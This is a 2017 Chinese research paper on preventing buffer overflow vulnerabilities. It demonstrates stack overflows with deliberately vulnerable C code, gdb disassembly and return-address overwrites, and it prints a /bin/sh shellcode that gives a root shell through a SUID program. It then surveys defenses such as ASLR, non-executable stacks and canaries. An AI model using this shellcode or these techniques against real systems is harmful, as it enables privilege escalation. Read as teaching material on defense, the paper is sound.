高技术通讯 2017 年 第 27 卷 第 8 期:718 ~ 726

doi:10.3772/j.issn.1002-0470.2017.08.005

软件系统缓冲区溢出漏洞防范研究①

李安安②* 杨德芹** 王学健*

(*中国科协信息中心 北京 100863)

(**三峡旅游职业技术学院信息技术中心 宜昌 443000)

摘 要 研究了由计算机软硬件、网络和通讯设备、信息资源、信息用户和规章制度组成的人机一体化信息系统的软件系统的安全防护。针对安全漏洞易被用于进行软件攻击的现实情况,进行了软件系统缓冲区溢出漏洞防范研究。研究了利用缓冲区溢出进行攻击的基本方法以及缓冲区溢出防护的经典方法,对国内外缓冲区溢出漏洞的静态防范和动态防范研究的态势进行了观察,对软件系统安全漏洞风险层次进行了分析,最后给出了有关软件系统缓冲区溢出防护研究的技术思考。

关键词 软件系统,缓冲区溢出,安全漏洞,安全防护

0 引 言

目前,随着我国“互联网 +”战略的实施,基于互联网的信息系统建设发展迅猛。随着信息技术和应用需求不断提高,信息系统日趋复杂。在一个复杂的面向网络应用的信息系统中,软件系统安全性问题比硬件系统更加普遍,也更容易被攻击者利用其漏洞。近年来,在面向网络应用的软件系统中,50%以上的漏洞攻击都源于缓冲区溢出漏洞[1]。缓冲区溢出漏洞可以造成系统崩溃、控制程序执行流程、获取权限盗窃数据等严重危害,对信息系统的安全性是一个严峻的挑战,因此对软件系统缓冲区溢出漏洞防范的研究非常必要。

缓冲区指一片有限连续、暂存数据的内存区域。当向一确定的缓冲区内写入超出该缓冲区处理能力的数据时,将发生缓冲区溢出[2]。最常见的缓冲区是高级编程语言中使用的数组,此外还有通过 C 标准库的 malloc 函数、C ++ 语言的 new 函数、Windows 接口函数 HeapAlloc 等获取的缓冲区。在 Pascal、Java 和 C#等高级语言中,会对缓冲区的越界访问进行检查。而作为 Windows、Linux 操作系统及 Apache、OpenSSL、mysql 等流行软件使用的 C、C ++ 语言,在设计上就没有针对缓冲区越界操作进行检查的机制,若编程人员实现不够严谨,可能导致缓冲区溢出漏洞大量存在。另外,对于操作系统内核,由于无法使用虚拟机等类似机制进行检查,对内核内存的越界访问检查也很难。

缓冲区溢出主要包括栈溢出和堆溢出两类。1988 年互联网上出现的首例蠕虫病毒——Morris 蠕虫,就是利用了栈溢出漏洞。利用堆溢出漏洞的首例蠕虫是 Apache/Open _ SSL Slapper 蠕虫[3]。事实上,所有对缓冲区(或者内存区域,如. bss 段、. data 段数据)进行越界修改的操作都可以认为是缓冲区溢出。2014 年在开源软件 OpenSSL 中发现的“HeartBleed”漏洞本质上就是缓冲区溢出漏洞的一种。2017 年在互联网上泛滥的“永恒之蓝”勒索病毒也利用了缓冲区溢出漏洞。

目前,国内外关于缓冲区溢出的相关研究成果比较多(具体成果参见第 3 节)。本文在分析、总结

① 中国科协网优化(XXZX-2017-XXC-001)资助项目。

② 女,1981 年生,硕士;研究方向:信息技术及其应用;联系人,E-mail: 370068359@qq.com

(收稿日期:2017-05-20)

缓冲区溢出基本攻击方法、危害和经典防范方法,结合当前国内外防护方法的最新动态及国家重要领域信息系统国产化应用推进相关要求,从软件防护角度,提出了对软件系统缓冲区溢出漏洞防护的一些思考。

1 缓冲区溢出利用的基本方法及危害

利用栈溢出进行攻击的手段实现比较简单,也最常见。由于大部分编译器将函数返回地址存储在栈上,因此通过修改栈上函数的返回地址,可以控制程序执行流程,甚至获得管理员权限。本节主要介绍利用栈溢出漏洞进行攻击的基本方法及其主要危害。

1.1 修改内存值使程序崩溃

图 1 所示代码演示了基本的栈溢出现象。其中,my _ disp _ input 函数中的数组 array 大小为 4 字节,通过 gets 函数将用户输入的字符串存储到 array 数组中。如果用户输入的字符串长度超过 4 字节,则将超出 array 的大小,也就是将发生缓冲区溢出。由于程序运行过程中,array 存储在栈上,因此对 array 的越界访问将修改栈上的其他数据,引起意想不到的结果。为了解释 C 语言程序执行时局部变量、函数参数在栈上的位置,main 函数中特意对两个局部变量 x、y 进行了初始化操作($x = 1, y = 2$),而且 main 函数在调用 my _ disp _ input 时传递了两个参数。上述程序执行过程中,栈上的数据存储如图 2 所示。

通过 gcc 命令编译后生成 stack _ overflow _ example 可执行文件,使用 gdb 命令调试,得到上面两个函数的汇编代码如图 3 所示。

```
void my_disp_input(int a, int b) {
    char array[4];  a = 5;
    gets(array);
    printf("a = 0x%x\n", a);
    printf("%s\n", array);
}
int main() {
    int x = 1;  int y = 2;
    my_disp_input(3, 4);
    return 0;
}
```

图 1 基本栈溢出代码



图 2 基本栈溢出代码执行过程中栈数据存储示意图

图 1 所示代码执行时,如果输入 3 个字符,则能正确地输出 a 的值(为 5)以及 array 的内容,程序不会报错;如果输入 4 – 11 个字符,则将发生缓冲区溢出,但也能正确输出 a 的值以及 array 的内容;如果输入 12 个字符以上,则会发现输出的 a 的值不正确,如输入 12 个字符时,将会输出 a 为 0,其原因是 12 个字符的字符串后面还默认跟着一个'\0'字符,结果导致 a 的值为 0。

随着输入字符串数量的增加,还会影响 main 函数中 x 和 y 的值。如果在 main 函数中调用 my _ disp _ input 后,输出 x 和 y 的值,则输入较多数量字符时,main 函数中的 x 和 y 的值将可能不再是 1 和 2。

1.2 控制程序执行流程

利用栈溢出漏洞,攻击者还可以控制程序的执行流程。主要方法有两种:(1)利用栈溢出在栈上植入代码,并改写函数返回地址,使返回地址变为植入的代码所在地址;(2)利用栈溢出修改函数的返回地址,使返回地址变为某个可以进一步利用的地址。第一种方法需要具备栈可执行的条件。而事实上,很多操作系统可以设置栈不可执行,因此第二种方法更为有效。下面采用图 1 的软件代码对第二种方法进行分析。

行	main 函数对应的汇编代码	
1	0x0804844c <main+0>:　push　%ebp	将刚进入 main 函数时的 ebp 压入栈
2	0x0804844d <main+1>:　mov　%esp,%ebp	将当前栈指针 esp 的值保存到 ebp
3	0x0804844f <main+3>:　sub　$0x10,%esp	将 esp 的值减去 16
4	0x08048452 <main+6>:　movl　$0x1,-0x8(%ebp)	将 *x* 赋值为 1，*x* 的地址为 ebp-8
5	0x08048459 <main+13>:　movl　$0x2,-0x4(%ebp)	将 *y* 赋值为 2，*y* 的地址为 ebp-4
6	0x08048460 <main+20>:　movl　$0x4,0x4(%esp)	将常数 4 压入栈，压入的地址为 esp+4，对应 my_disp_input 函数中的参数 *b*
7	0x08048468 <main+28>:　movl　$0x3,(%esp)	将常数 3 压入栈，压入的地址为 esp，对应 my_disp_input 函数中的参数 *a*
8	0x0804846f <main+35>:　call 0x8048414 <my_disp_input>	调用 my_disp_input 函数，在 call 指令中会将调用后的返回地址 0x08048474 压入栈
9	0x08048474 <main+40>:　mov　$0x0,%eax	
10	0x08048479 <main+45>:　leave	
11	0x0804847a <main+46>:　ret	
行	my_disp_input 函数对应的汇编代码	
1	0x08048414 <my_disp_input+0>:push　%ebp	将刚进入 main 函数时的 ebp 压入栈
2	0x08048415 <my_disp_input+1>:mov　%esp,%ebp	将当前栈指针 esp 的值保存到 ebp
3	0x08048417 <my_disp_input+3>:sub　$0xc,%esp	将 esp 的值减去 12
4	0x0804841a <my_disp_input+6>:movl　$0x5,0x8(%ebp)	将 *a* 赋值为 5，*a* 的地址为 ebp+8
5	0x08048421 <my_disp_input+13>:　lea -0x4(%ebp),%eax	将局部变量 array 地址压入栈，并调用 gets 函数
6	0x08048424 <my_disp_input+16>:　mov　%eax,(%esp)	
7	0x08048427 <my_disp_input+19>:　call　0x8048320 <gets@plt>	
9	0x0804842c <my_disp_input+24>:　mov　0x8(%ebp),%eax	将 *a* 的值压入栈
10	0x0804842f <my_disp_input+27>:　mov　%eax,0x4(%esp)	
11	0x08048433 <my_disp_input+31>:　movl	将字符串“%s\n”所在的地址压入栈
12	$0x8048544,(%esp)	
13	0x0804843a <my_disp_input+38>:　call　0x8048340 <printf@plt>	调用 printf 函数
15	0x0804843f <my_disp_input+43>:　lea　-0x4(%ebp),%eax	将局部变量 array 地址压入栈，并调用 puts 函数
16	0x08048442 <my_disp_input+46>:　mov　%eax,(%esp)	
17	0x08048445 <my_disp_input+49>:　call　0x8048350 <puts@plt>	
	0x0804844a <my_disp_input+54>:　leave	
	0x0804844b <my_disp_input+55>:　ret	

图 3　基本栈溢出代码对应的汇编代码

图 1 中，my _ disp _ input 函数调用后的返回地址所在栈上的地址比 array 的地址大 8，因此可以使用图 4 代码构造输入值，从而修改 my _ disp _ input 函数调用后的返回地址。

```
main(){
    char c[16];
    *(int *) &c[0] = 0x41414243;
    *(int *) &c[4] = 0xbf983510;
    *(int *) &c[8] = 0x804846f;
    c[12] = 5;
    c[13] = '\0';
    puts(c);
}
```

图 4　产生改变基本栈溢出代码执行流程的输入的代码

将上面代码编译成可执行文件 value _ to _ input，并使用下面的命令执行 stack _ overflow _ example 程序：

(./value _ to _ input;cat) | ./ stack _ overflow _ example

可以看到，stack _ overflow _ example 首先输出了如下内容：

a =0x5

CBAA5□□o□

说明 value _ to _ input 的输出结果已经作为 stack _ overflow _ example 的输入，修改了 array 的值，并且输出了“CBAA5□□o□”。此后，程序继续

等待用户的一次输入,例如输入“*xyz*”后,还会输出如下内容:

a =0x5

xyz

由上所见,通过 my _ disp _ input 的输入,可以控制程序的执行流程,使 my _ disp _ input 被执行两次。

改变程序执行流程看上去危害似乎不大,但是在一个安全级别高的系统中,如果跳过某个函数的执行,则危害是致命的。例如,图 5 的代码在调用具有缓冲区溢出漏洞的 my _ disp _ input 函数后再调用关键函数 key _ func。

```
void my_disp_input(int a, int b) {
    char array[4];
    a = 5;
    gets(array);
    printf("a = 0x%x\n", a);
    printf("%s\n", array);
}
void key_func() {
    printf("calling key_func()\n");
}
int main() {
    int x = 1;
    int y = 2;
    my_disp_input(3, 4);
    key_func();
    printf("after calling key_func()\n");
    return 0;
}
```

图 5　调用关键函数的代码

此时如果将产生输入的代码修改为图 6 所示,即将 my _ disp _ input 函数的返回地址修改为调用 key _ func( )后的下一条地址,则将跳过 key _ func 函数的调用。此时使用命令(./value _ to _ input; cat) | ./ stack _ overflow _ example 后的输出如下:

a =0x5

CBAA5□□□□

after calling key _ func( )

```
main(){
    char c[16];
    *(int *) &c[0] = 0x41414243;
    *(int *) &c[4] = 0xbf983510;
    *(int *) &c[8] = 0x0804848d;
    c[12] = 5;
    c[13] = '\0';
    puts(c);
}
```

图 6　针对关键函数的产生输入的代码

可以看到,程序并没有输出“calling key _ func( )”,而是直接跳过了 key _ func 函数的调用。

1.3　获取管理员权限

利用栈溢出漏洞,攻击者还可以在 Linux 操作系统中获取管理员即 root 用户的权限。

例如,图 7 所示的代码从文件“inputfile”中读取内容,并按照十六进制打印出来。在 display _ file 函数中,局部变量数组 array 用于存储文件的内容,大小为 4 字节。当文件长度超过 4 字节时,将发生栈溢出。

```
int i = 0;
int fd = 0;
void display_file(int a, int b) {
    char array[4];
    a = 5;
    fd = open("inputfile", O_RDWR);
    read(fd, array, 100);
    close(fd);
    for(i = 0; i < strlen(array); i++) {
        printf("0x%02x ", array[i] & 0xff);
        if(i % 16 == 15)
            printf("\n");
    }
    printf("\n");
}
int main(int argc, char *argv[] ) {
    display_file(3, 4);
}
```

图 7　读取并输出文件内容的代码

通过精心设计“inputfile”文件的内容,并假设生成的可执行文件设置了 SUID 位(很多 Linux 程序都设置了 SUID 位),则可以通过该程序获得具备 root 权限的 shell。例如,当文件内容为图 8 所示时,可以获得具备 root 权限的 shell:

```
0xb0 0xf3 0xff 0xbf 0xb0 0xf3 0xff 0xbf
0xb0 0xf3 0xff 0xbf 0xb0 0xf3 0xff 0xbf
0xeb 0x1a 0x5e 0x31 0xc0 0x88 0x46 0x07
0x8d 0x1e 0x89 0x5e 0x08 0x89 0x46 0x0c
0xb0 0x0b 0x89 0xf3 0x8d 0x4e 0x08 0x8d
0x56 0x0c 0xcd 0x80 0xe8 0xe1 0xff 0xff
0xff 0x2f 0x62 0x69 0x6e 0x2f 0x73 0x68
0x0a 0xf4 0xff 0xbf 0xd6 0xd5 0x3c
```

图 8　可以获得 root 权限的 shellcode

上述文件内容前 16 个字节分为 4 组,每组 4 字节,都填写调用 display _ file 函数后的返回地址,从 16 字节开始,是一段派生 shell 的 shellcode,共 47 字节。前 16 字节填写的地址值正好就是 shellcode 所

在的地址,当函数 display _ file 函数返回时,将跳转到 shellcode 执行,因此派生出具有 root 权限的 shell,如下:

```
sh-3.2# id
uid =0(root) gid =0(root) groups =0(root)
```

2 缓冲区溢出防护的经典方法

编程人员存在的不良编程习惯是造成软件系统缓冲区溢出的主要原因,这需要从加强代码编写规范、培养编程良好习惯等方面进行解决。从技术角度,防护缓冲区溢出漏洞攻击的根本方法还是要从操作系统、编译器等方面做起,传统、经典的缓冲区防护方法主要如下:

2.1 进程地址随机化

计算机系统的相似性会带来安全隐患,因为攻击者可以在一台计算机上分析其行为,并设计攻击手段攻击另一台计算机,因此可以通过进程地址空间的随机化来实现多样化的计算机系统[4],主要方法如下:

(1) 栈地址随机化

为了在栈上插入可执行的攻击代码(shellcode),攻击者不仅要插入攻击代码,还需要插入该段代码所在的地址值作为函数的返回地址(该地址值也是攻击代码的一部分)。如果程序每次执行时栈地址都是固定的,则攻击者很容易获得函数的返回地址在栈上的存储地址,以及攻击代码插入栈后在栈上的存储地址,从而很容易将函数返回地址修改为固定的攻击代码在栈上的地址。

栈随机化的一个作用是当攻击程序需要利用栈上某个变量(比如某个环境变量)时,由于该变量的地址不固定,因此攻击程序要利用到需要的变量较为困难。通过实现栈地址随机化机制,操作系统使同样的程序在每次运行时栈的位置不同,从而降低攻击者在自己机器上成功分析被攻击程序行为、地址分布等信息的风险。在 Linux 系统中,栈随机化是系统的标准行为,打开和管理栈地址随机化的命令分别为“sysctl-w kernel. randomize _ va _ space = 1”和“sysctl-w kernel. randomize _ va _ space =0”。

(2) 局部变量地址随机化

编译器编译程序时,对局部变量的寻址往往使用 ebp 寄存器加偏移,例如图 3 中 main 函数的第 4,第 5 行,访问局部变量 x、y 时,使用地址分别为 -0×8(% ebp),-0×4(% ebp)。编译器在编译过程中,可以为每个局部变量预留随机大小的一段空间,从而使每个局部变量地址也是随机的[5]。

需要说明的是,栈地址随机化的作用是有限的,因为攻击者可以进行多次尝试,从而得到正确的地址。

2.2 栈不可执行

为了提高执行性能,有的程序要求动态产生和执行代码,例如“即时(just-in-time)”编译技术为解释语言(例如 Java)编写的程序动态产生代码,从而提高性能;Linux 系统中传递信号时,发送信号的进程需要向栈插入代码并触发中断,以执行栈上的代码,并向接收信号的进程发送信号,此时,系统需要修改栈的可执行属性,使其可执行。gcc 也在其栈区存储可执行代码以作为在线重用。因此可执行的栈还具有一定的生命力,从而也留下了较大的安全隐患。为了减少可执行的栈带来的安全隐患,可以采用以下两种方法使得栈不可执行(虽然从后文可以看到,不可执行栈的安全防护作用也有限)。

(1) 操作系统的保护

在 Linux 操作系统中,提供了栈不可执行的机制,可以防止攻击者将攻击代码通过栈溢出方法存储进入栈,进而防止执行攻击代码。打开和关闭栈执行禁止机制的命令分别为“sysctl-w kernel. exec-shield =1”和“sysctl-w kernel. exec-shield =0”。

(2) ld 链接器的保护

gcc 在编译程序时,可以使用 execstack 标志控制编译生成的. o 文件为堆栈段不可执行。ld 链接器对. o 文件链接时,如果某个. o 文件的堆栈段被标记了堆栈段可执行,则生成的库或可执行文件的堆栈段会标记为可执行;如果所有. o 文件都标记了堆栈段不可执行,则链接生成的库或可执行文件的堆栈段就会标记为不可执行。检查某个. o 文件是否标记了堆栈段可执行标志可以使用命令“scanelf-e 可执行文件名”,gcc 设置. o 文件不可执行可以使用

选项“-z execstack”。

2.3 gcc 编译器的 gs 验证码检测机制

gcc 编译器为了在程序执行时检测缓冲区溢出,提供了 gs 验证码检测机制。具体来说,gcc 编译过程中,在进入函数后和退出函数前都插入代码。在进入函数后,插入的代码执行如下功能:在栈顶部和函数返回地址之间放入随机的 gs 验证码(又称为金丝雀值或者哨兵值);退出函数前,插入的代码执行如下功能:检查该验证码是否被修改,如果被修改,则报告异常。通常缓冲区溢出时,会从缓冲区的低地址到高地址依次覆盖,因此如果攻击者要覆盖写返回地址,则必须覆盖随机 gs 验证码,从而可以通过检查缓冲区被写前后的验证码是否一致判断是否发生了溢出。在 gcc 中,关闭 gs 验证码机制的方法是使用“-fno-stack-protector”选项。StackGuard 方法[5]和返回地址保护(return address defender,RAD)方法[6]都提供了 gcc 补丁,可以检查函数的返回地址是否被修改。

上述防范机制,是传统上系统级防范缓冲区溢出漏洞攻击的三种最常用的方法。它们都不需要程序员对自己的代码做任何修改,也基本不会带来程序性能的降低。单独一种机制可以在一定程度上降低缓冲区溢出漏洞所带来的风险,多种机制结合可使防范效果更加有效。

3 当前国内外防范方法动态

当前,在经典防范方法的基础上,针对缓冲区溢出攻击的防范方法越来越多,基本上可以分为静态防范和动态防范两大类[7-9]。静态防范方法侧重通过对代码进行静态分析、预先处理消除可能引起缓冲区溢出的代码漏洞,动态防范方法通过对问题软件进行技术处理来实现程序运行时检测和阻止缓冲区溢出的攻击。也有研究人员在常用操作系统上进行研究,比如 Windows 操作系统上的攻击方法研究[10]、Linux 操作系统上的防范方法研究[11]等。由于防范方法在不同操作系统上具有较大通用性,本文分静态、动态两类对当前国内外防范方法研究现状进行综述。

3.1 静态防范方法介绍

静态防范方法主要针对程序的源代码或者编译后的可执行代码进行静态扫描、分析,试图从中找到可能产生缓冲区溢出的漏洞,并对这些漏洞进行修改。目前主要研究成果如下:

文献[9]提出了一种对编译后的可执行代码进行静态分析的方法,通过对可执行代码进行反汇编,得到汇编代码,通过对函数名称的检测得到危险函数的调用,并对危险函数是否引起缓冲区溢出进行判断。

文献[12]对程序源代码建模,得到其抽象语法树、符号表、控制流图、函数调用图,并使用区间运算技术来分析和计算程序变量及表达式的取值范围,而且在函数间分析中引入函数摘要来代替实际的函数调用。文献[13]也使用静态语法树来检查恶意攻击代码。

文献[14]提出使用静态特征匹配来查找被检测程序源代码中的攻击代码,实现的 SAFE 工具可以有效检测出多种恶意代码。

文献[15]将基于源代码分析的缓冲区溢出检测问题转化成为一个和危险函数约束条件相关的不等式组求解的数学问题,设计了基于不等式组求解的缓冲区溢出检测模型。

文献[16]总结了源代码中容易引起缓冲区溢出的代码特征,包括危险函数调用、缓冲区坐标变量、指针增减操作、使用指针的循环语句等。基于上述特征,将缓冲区溢出归纳为 5 种基本类型,并提出了相应的防范方法。

文献[17]依据缓冲区溢出攻击的特征策略,结合静态分析的控制流思想,提出了一种基于遗传算法的漏洞挖掘技术,与模拟退火算法比较,具有更快的收敛速度和较高完备性。

文献[18]提出了一种识别主动安全措施的缓冲区溢出静态分析方法。该方法基于缓冲区溢出漏洞模式,在静态分析过程中加入了对代码中的预防缓冲区溢出发生的主动安全手段的检测,从而减少了因为未能识别程序员主动安全手段导致的误报。

3.2 动态防范方法介绍

动态防范方法主要在软件执行过程中进行。动

态防范方法可以分为两类:一是先在程序中静态插入代码然后在程序执行过程中检测;二是执行后台程序对运行的程序进行监测,当监测到缓冲区溢出漏洞时进行相应处理,阻止危害发生。目前主要研究成果如下:

文献[19]提出了一种符号分析方法,并实现了名为 Helium 的监测工具,首先使用静态分析方法查找可疑代码,并由动态分析模块以测试用例的形式对可以代码进行测试,判断是否存在缓冲区溢出漏洞。

文献[20]提出了在 Windows 操作系统上实现了一个名为 WinSafe 的工具,在内存中额外存储一份函数返回地址、程序计数器(PC),当函数返回时,检查栈中存储的返回地址与额外存储的地址、程序计数器是否一致,从而可以发现缓冲区溢出漏洞,并且可以通过额外存储的内容将返回地址、程序计数器纠正,从而实现纠错。文献[21]提出了在 Linux 操作系统上提出了一个 WinSaf 类似的 StackShield 方法,其核心思想是为函数的返回地址保存一份额外拷贝,函数返回时,使用额外拷贝的地址。

还有一种方法名为 StackGuard,其思想是将一个 canary 值放到函数返回地址前面,当函数返回时,检查 canary 值是否被修改了从而发现缓冲区溢出是否已经发生。文献[22]对 StackGuard 方法中 canary 值的利用进行了改进研究。

3.3 两种方法的对比分析

目前,缓冲区溢出静态防范和动态防范两种方法都得到较为深入的研究。两者的目标都是为了抵御针对软件系统缓冲区溢出漏洞的攻击,提高软件系统的安全性,但从防范策略、处理时机、处理效果、适应范围等方面有着较为明显的区别。

静态防范方法基于主动预防策略,主要针对程序的源代码或者编译后可执行代码进行静态分析,由于不是在软件运行过程中进行,因此不会对软件的运行造成影响,不会对其引入额外的开销,然而准确性不高,误报和漏报的情况较多。而且,在应用静态防范方法方面,C ++ 比 C 更为复杂,精确分析类、类模板、虚函数等面向对象的语法仍是一个难题,而且也难于处理多线程环境。因此,静态防范方法可作为动态防范技术的一种补充,而不能作为防范缓冲区溢出攻击的主要手段。而且,为了获得更好效果,应该在分析速度和使用复杂度上作适度平衡。

动态防范方法基于被动防御策略,当系统检测到缓冲区溢出攻击时,一般采用暂停运行或禁用某些功能来阻止攻击,因此该方法会引入额外开销,但是检测准确率比静态防范方法要高。在不能完全避免缓冲区漏洞的情况下,动态防范无疑是一种较为有效的抵御缓冲区溢出漏洞攻击的手段,但该方法也存在以下缺点:一是存在一定的性能损失;二是对攻击者来说,虽然难以控制系统,但却可以造成和 DoS(拒绝服务攻击)同样的后果。

因此,采用静态防范与动态防范技术相结合,才能更有效地抵御缓冲区溢出漏洞攻击。

4 软件系统安全漏洞风险层次分析

从上面的分析可以看到,缓冲区溢出漏洞攻击对软件系统的危害极大。因此,对缓冲区溢出漏洞的防护非常重要。结合缓冲区溢出漏洞防范经典方法和相关技术最新发展,紧贴国家重要领域信息系统国产化应用推进相关要求(特别是针对国产操作系统的要求)和“核高基”发展战略,本文提出如下思考:

软件系统主要包括操作系统和应用软件两大类。操作系统是系统软件,用于管理硬件资源,并为应用软件提供支撑。由于两类软件系统地位不同,所处的安全漏洞层次也有所不同。

对于操作系统而言,Windows、Linux 等开源操作系统、自主操作系统的漏洞防护能力依次递增。Windows 操作系统由于其闭源性,存在安全后门,攻击者只要触发后门,实施攻击相对容易。开源操作系统的开源性是一把双刃剑,公开的源码可以让漏洞不断发现并完善,此外隐藏后门的可能性也会更少;然而,由于从源代码中发现漏洞比从二进制代码发现漏洞容易很多,系统存在的漏洞也更容易被攻击者发现。自主操作系统可以尽量减少甚至杜绝后门,而且由于源代码不公开,攻击者只能通过分析二进制代码发现漏洞,难度较大。如果是经过定制面

向专用的自主操作系统,则由于代码量小,功能简单,被攻击面相对更小,安全性更高。

对于操作系统为应用程序提供的众多的系统软件动态库而言,和操作系统类似,也可分为开源和闭源两类,开源动态库的漏洞防护能力更强。需要注意的是,和开源操作系统内核被广泛研究的情况相比,开源系统软件动态库的源代码被分析的较少,因此存在漏洞的可能性更大,更容易被攻击者利用。

对于应用程序而言,由于代码量大,且需要使用第三方动态库,而第三方动态库往往有很大的代码量,并且被分析的较少,因此面临的风险也很大。

5 软件系统安全防护建议

通过以上分析,为了提高软件系统防范缓冲区溢出漏洞攻击的能力,加强软件系统的安全性,可从软件支撑(主要是操作系统)安全防护、软件本身安全防护、软件工程安全等层面,从尽量避免漏洞和防范漏洞攻击两个角度开展工作。

(1) 对操作系统进行安全加固,预防安全漏洞

一是尽量使用自主操作系统。从危害程度来说,由于内核代码执行的权限高,因此系统内核的漏洞危害更大。由于自主操作系统的安全漏洞最少,因此在一些重要的领域、重要的信息系统中,应该尽量使用自主操作系统。特别是在安全性要求高的计算环境,如果存在漏洞,危害性更大,因此使用自主操作系统的必要性更高。

二是采用栈地址随机化、栈不可执行等机制应对攻击。栈地址随机化、栈不可执行机制,都可以由操作系统强制提供,以应对攻击者对软件运行行为的分析。系统库、第三方库、应用程序则可以使用 gs 验证机制等方法,提高安全防护能力。

(2) 采用静态防范方法,谨慎使用系统软件、第三方动态库及应用程序

一是分析、借鉴 3.1 节所介绍的静态防范方法,结合 Checkmarx 等源代码分析工具的使用,对系统软件(包括操作系统内核、系统库)、第三方动态库(在可获得源代码前提下)、应用程序进行安全性检测分析,确保安全后方可使用;如果发现可能产生的缓冲区溢出漏洞,则进行修改完善后再行使用。

二是减少动态库的使用。如果不能确认动态库的可靠性,则应尽量少用或不用。Linux 中提供了很多系统库,但是很多功能都可以不依靠动态库而直接使用系统功能。比如,使用 libc 对文件进行读写,就不如直接使用 open、read、write、lseek 等系统调用。

(3) 用动态防范、操作系统强制访问控制机制等方法,防范漏洞攻击

一是分析、借鉴 3.2 节所介绍的动态防范方法,在软件执行过程中及时检测、抵御针对软件缓冲区溢出漏洞的攻击,抵御危害的发生。

二是在内核中使用强制访问控制机制,有效应对针对应用程序、第三方动态库、系统动态库的缓冲区溢出攻击,降低其危害性。在强制访问控制机制下,不管攻击者改变应用程序的执行流程,还是获得管理员权限,都只能在强制访问控制机制的允许范围内完成相应功能。当然,如果利用内核的缓冲区溢出漏洞攻击,则也可以绕过强制访问控制的保护。

(4) 采用软件安全工程方法,提高软件研发平台和研发过程的安全性

采用软件安全工程方法进行重要信息系统的研发,主要工作包括:针对源代码、编程语言、编译器、链接器、运行时库、配置设置、生成过程和方法、生成选项、环境变量等深入研究,形成以安全为中心的程序设计语言、集成开发环境及相应编译工具,构建自主可控、安全可信的开发平台;在研发过程中,严格按照编程规范进行研发,尽量增强程序源代码的健壮性。

综上所述,有效防范软件系统缓冲区溢出漏洞攻击是一项复杂的技术工作,需要综合使用以上多种方法,从多种角度和层面有机结合,实现共同防御。随着信息技术和网络空间安全攻防技术不断发展,为提高软件系统的安全防护能力,还需要在软件漏洞分析、检测、发现、防范等关键技术方面进一步深入研究。

参考文献

[1] Sui Y, Ye O, Su Y, et al. Eliminating redundant bounds checks in dynamic buffer overflow detection using weakest preconditions. *IEEE Transactions on Reliability*, 2016, 65(4):1682-1699

[2] Nashimoto S, Homma N, Hayashi Y, et al. Buffer overflow attack with multiple fault injection and a proven countermeasure. *Journal of Cryptographic Engineering*, 2016,7(1):1-12
[3] Cert advisory ca-2002-27. Apache/mod _ ssl Worm. http://www.cert.org.cn: 国家计算机网络应急技术处理协调中心,2002
[4] Forrest S, Semayaji A, Ackley D. Building diverse computer systems. In: Proceedings of the 6th Workshop on Hot Topics in Operating Systems, Cap Cod, USA, 1997. 67-72
[5] Cowan C, Calton P, Dave M, et al. StackGuard: automatic adaptive detection and prevention of buffer overrun attacks. In: Proceedings of the USENIX Security Symposium, Berkeley, USA, 1998. 63-78
[6] Chiueh T, Hsu F. RAD: a compile-time solution to buffer overflow attacks. In: Proceedings of the International Conference on Distributed Computing Systems, Phoenix, USA, 2001. 409-415
[7] 王少华. 缓冲区溢出检测与防护技术改进研究:[硕士学位论文]. 天津:天津理工大学计算机科学与技术学院,2016. 5-12
[8] 温巧燕. 基于格式匹配的源代码级的缓冲区溢出漏洞检测:[硕士学位论文]. 北京:北京邮电大学网络技术研究院, 2014. 13-21
[9] 黄玉文, 刘春英, 李肖坚. 基于可执行文件的缓冲区溢出检测模型. 计算机工程, 2010, 36(2): 130-134
[10] 钱锦. 针对缓冲区溢出漏洞的攻击方法及高级逃逸技术研究:[硕士学位论文]. 北京:华北电力大学控制与计算机工程学院, 2016. 10-22
[11] 燕佳芬. Linux 环境下缓冲区溢出漏洞检测方法研究:[硕士学位论文]. 西安:西安建筑科技大学信息与控制工程学院, 2015. 4-4
[12] 王雅文, 姚欣洪, 宫云战等. 一种基于代码静态分析的缓冲区溢出检测算法. 计算机研究与发展, 2014, 49(4): 839-845
[13] Preda M D, Christodorescu M, Jha S, et al. A semantics-based approach to malware detection. *ACM SIGPLAN Notices*, 2007, 42(1): 377-388
[14] Christodorescu M, Jha S. Static analysis of executables to detect malicious patterns. In: Proceedings of the 12th USENIX Security Symposium, Washington, USA, 2003. 169-186
[15] 徐国爱, 张淼, 谭国律等. 一种基于不等式组求解的缓冲区溢出检测. 核电子学与探测技术, 2007, 27(6): 1106-1111
[16] Liu C, Yang J Q, Tan L, et al. R2Fix: automatically generating bug fixes from bug reports. In: Proceedings of the IEEE 6th International Conference on Software Testing, Verification and Validation, Luxembourg, Luxembourg, 2013. 289-291
[17] 王春东,王少华,邱晓华. 基于遗传算法的缓冲区溢出漏洞挖掘技术. 南开大学学报(自然科学版),2017, 50(2):59-63
[18] 叶涛. 缓冲区溢出漏洞精准检测技术研究:[硕士学位论文]. 南京:南京大学计算机科学与技术系. 2017. 33-37
[19] Wei L. Segmented symbolic analysis. In: Proceedings of the International Conference on Software Engineering, San Francisco, USA, 2013. 212-221
[20] Park S H, Han Y J, Hong S J. The dynamic buffer overflow detection and prevention tool for windows execting using binary rewriting. In: Proceedings of the International Conference on Advanced Communication Technology, Okamoto, Japan, 2007. 1776-1781
[21] Kuperman B A, Brodley C E, Ozdoganoglu H, et al. Detection and prevention of stack buffer overflow attacks. *Communication of ACM*, 2005, 48(11): 50-56
[22] 谢金晶, 张艺濒. 一种防止堆栈溢出攻击的新方法. 现代电子技术, 2007, 30(5):77-79

Study of the buffer overflow vulnerability prevention of software systems

Li Anan*, Yang Deqin**, Wang Xuejian*
(*Information Center, China Association for Science and Technology, Beijing 100863)
(**Information Technology Center, Three Gorges Tourism Polytechnic Colledge, Yichang 443000)

Abstract

